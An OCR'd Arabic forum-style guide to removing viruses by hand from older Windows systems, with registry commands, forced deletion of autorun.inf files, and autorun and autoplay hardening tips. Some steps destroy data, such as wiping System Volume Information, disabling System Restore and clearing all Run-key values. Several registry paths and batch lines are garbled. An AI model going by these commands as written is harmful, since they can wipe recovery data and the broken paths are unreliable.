
1- قطع الاتصال بالانترنت
2- بعض الفيروسات تخفى run الموجود فى start لكى لايمكنك من الدخول للبرامج المساعده فى الويندوز مثل الرجسترى و msconfig و group police ألان قم بوضع هذا الكود فى سطر الاوامر في الويندوز او عمل ملف باتش بها

Reg add hklm\SOFTWARE\Microsoft\Windows\CurrentVersion \policies\Explorer\ /v NoRun /t reg_dword /d 0

3- ايقاف جميع البرامج فى task manger التى بجانبها اسم المستخدم
ولتشغيل task manger تقوم بالضغط على alt – ctrl – delete مع بعض واذا كان معطلا قم بدخول الى run ثم اكتب gpedit.msc ثم اتبع هذا المسار

Administrative templates >>system >>alt – ctrl – del >>remove task manger>>>disabled

4- إظهار الملفات المخفية وملفات النظام واظهار الامتدادات للملفات



واذا كان معطلا ولايستجيب ويرجع كما كان قم بعمل ملف نصى وغير امتداده الى .bat ثم ضع هذا الكود واحفظه وشغل الملف

HKEY _USER\Software\Microsoft\Windows\Curre ntVersion

\Policies\Explorer\NoFolderOptions /t REG_DWORD /d 0

HKEY _MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion
\Policies\Explorer\NoFolderOptions /t REG_DWORD /d 0

5- توقيف برامج start up التى تعمل مع كل اقلاع للويندوز

ولتشغيل البرنامج المسئول عن ذلك ادخل على start ثم run ثم اكتب msconfig ثم start up وعمل ايقاف لكل البرامج ماعدا الانتى فيرس ثم اضغط عل التبوين service ثم اضغط على Hide all Microsoft service ثم الغى كل السرفيس ماعدا الانتى فيرس

5- مسح جميع ملفات الموجوده فى فولدر start up

C:\Documents and Settings\ اسم المستخدم \Start Menu\Programs\Startup

6- الدخول فى الرجسترى عن الطريق امر regedit فى run واذا كان معطلا قم بدخول الى run ثم اكتب gpedit.msc ثم اتبع هذا المسار

Administrative templates >>system >> DisableRegistryTools >>>disabled

بعد تشغيل الرجسترى ثم ادخل فى المسارات الاتيه

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

عندما تتوجه إلى المسار السابق سوف تجد قيمًا عديدة ابحث عن المفتاح Shell ستجد أن قيمتها الافتراضية لابد تكون Explorer.exe

وأليكم مسار البرامج التى تعمل مع بداية الويندوزالاكثر استخداما

[HKEY_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

وهذه قائمة اخرى اقل شيوعا

HKEY_MACHINE\SOFTWARE\Microsoft\SharedTools\MSConfig\startupreg]

HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre ntVersion\RunOnce

HKEY_CURRENT_USER\Software\Microsoft\Windows\Curre ntVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunOnceEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunServices

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\RunServicesOnce

والمسار الاتى يقوم بعمل فولدر(مفتاح) باسم run ويضع بها قيمه بها المسار الفيرس وهذا المسار لايظهرفى start up للويندوز

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
\CurrentVersion\policies\Explorer\run

ثم قم بمسح جميع القيم التى فى يمين الصفحه ماعدا التى بجانبها كلمه default

- لإيقاف عمل برامج التى تعمل على الخلفيه active Desktop

HKEY_USERS\S-1-5-21-1123561945-1935655697-1060284298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoActiveDesktop: 0x00000001

- لإيقاف الىactive Desktop وهى تستخدم components لاضافه وظائف فى active Desktop لاتكون متوفرة من خلال HTML . ملحوظه استخدام components من شركات غير موثوقه يصنع ثغرات خطره جدا فى الحماية الحاسب

HKEY_USERS\S-1-5-21-1123561945-1935655697-1060284298-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop\NoComponents: 1

7- مسح جميع الملفات الموجودة فى فولدر الخاص بخاصية استعاده النظام وهى C:\ System Volume Information وايضا كل البرتشنات وطبعا لن يرى هذا الفولدر الا عن طريق اظهار ملفات النظام

8- إيقاف نظام الاستعادة للويندوز RESTORE عن طريق ضغط على my computer ثم تدوس كليك يمين ثم اختار properties ثم اختار system restore ثم اضغط على Turn off system restore

9- مسح جميع ملفات جداول الإعمال التى يمكن تستخدمها الفيروسات وهى فى المسار الاتى C:\windows\tasks وستجده بامتداد jop.

10- مسح الجهاز ببرامج التنظيف الرجسترى والملفات وتحسين الاداء مثل برامج

Ashampoo WinOptimizer 5 - c cleaner - tuneup utilities 2008

11- اعاده تشغيل الجهاز وتدوس على f8 للعمل على safe mode ومسح الجهاز ببرامج الحمايه ويفضل استخدام برنامج avast anti virus وعمل بحث فى وقت لاقلاع

12- استخدام برنامج مسح ملفات auto run او دخول سطر الاوامر للويندوز وكتابه هذا الامر

del /a/f/q c:\autorun.inf و del /a/f/q f:\autorun.inf

del /a/f/q d:\autorun.inf و del /a/f/q e:\autorun.inf

13- مسح جميع الملفات التى فى فولدرات الملفات المؤقته temp ولكى تصل لهذه الفولدرات قم بعمل بحث باسم الفولدر


14- مسح جميع الملفات فى Recycle bin الموجوده فىكل الجهاز عن طريق برنامج الضغط winrar

15- اظهار الملفات المخفيه وملفات النظام واظهار الامتدادات للملفات

16- مسح جميع الملفات فى فولدر التسجيل للملفات التنفيذيه وهو فى المسار الاتى C:\windows\system32\prefech

خطوات الوقايه والحمايه :

1- لا تعتمد على برامج الانتى فيرس بشكل كامل واعتمد ايضا على خطوات الوقايه
2- استخدم انتى فيرس افاست **avast anti virus** وعمل **scan** فى وقت الاقلاع للويندوز
3- استخدم برامج **anti autorun** وبلآخص برنامج **Naevius USB Antivirus**
وهناك طريقه تقضى نهائيا على ملفات الاوتورن وهي باضافة قيمه لمسجل النظام تجعله يتجاهل تماما أي ملف **autorun** وكأنه لا يعرفه وهنا في حال استخدمنا هذه الطريقة فسوف لن تتغير ايقونه الفلاش ولا اسمه ايضا وسيكون اسمه وشكلة مشابه لبقية الأقراص. الطريقة وهي باضافة المفتاح للرجسترى



م

في المسار الموضح:


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT \CurrentVersion\IniFileMapping\autorun.inf

ثم ضع هذه القيمه فى **(Default)**

@SYS:DoesNotExist

بعد ذلك سيتجاهل النظام أي ملف **autorun** ولن يقرأه من الأساس ، وفي حال أردت ارجاع الأمور الى ما كانت عليه قم بحذف المفتاح **Autorun.inf** بالكامل

4-عدم الدخول للفلاشه الا عن طريق **folders** الموجوده فى اعلى الصفحه



او بعمل كليكه يمين على **start** ثم اختيار **explore all users** سوف يظهر لك شجره ملفات ادخل عن طريقها للفلاشه

5- اغلاق auto play للويندوز عن طريق برنامج group police عن طريق دخول على run ثم كتابه gpedit.msc ثم اتبع هذا المسار داخل البرنامج

Administrative templates >>system >>turn off autoplay

ثم اختار disabled ثم all drives

او اتبع هذا المسار فى الرجسترى

HKEY_USERS\S-1-5-21-725345543-1580436667-842925246-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun: FF

6- قم بأصلاح ملفات النظام بشكل منتظم بدخول الى start ثم run ثم اكتب sfc /scannow ولا تنسى بوضع اسطوانه الويندوز هذا الامر يقوم بعمل scan لملفات النظام بأمتداد dll ويبدل الملف التالف

7- لا تستخدم ويندوز الذى مدمج به البرامج والملعوب فيه لان بكل بساطه يكون ملغى فيه الحمايه الذاتيه للويندوز ويكون عرضه للخطر من الفيروسات والافضل استخدام نسخه ويندوز صافيه مثل الاصليه تماما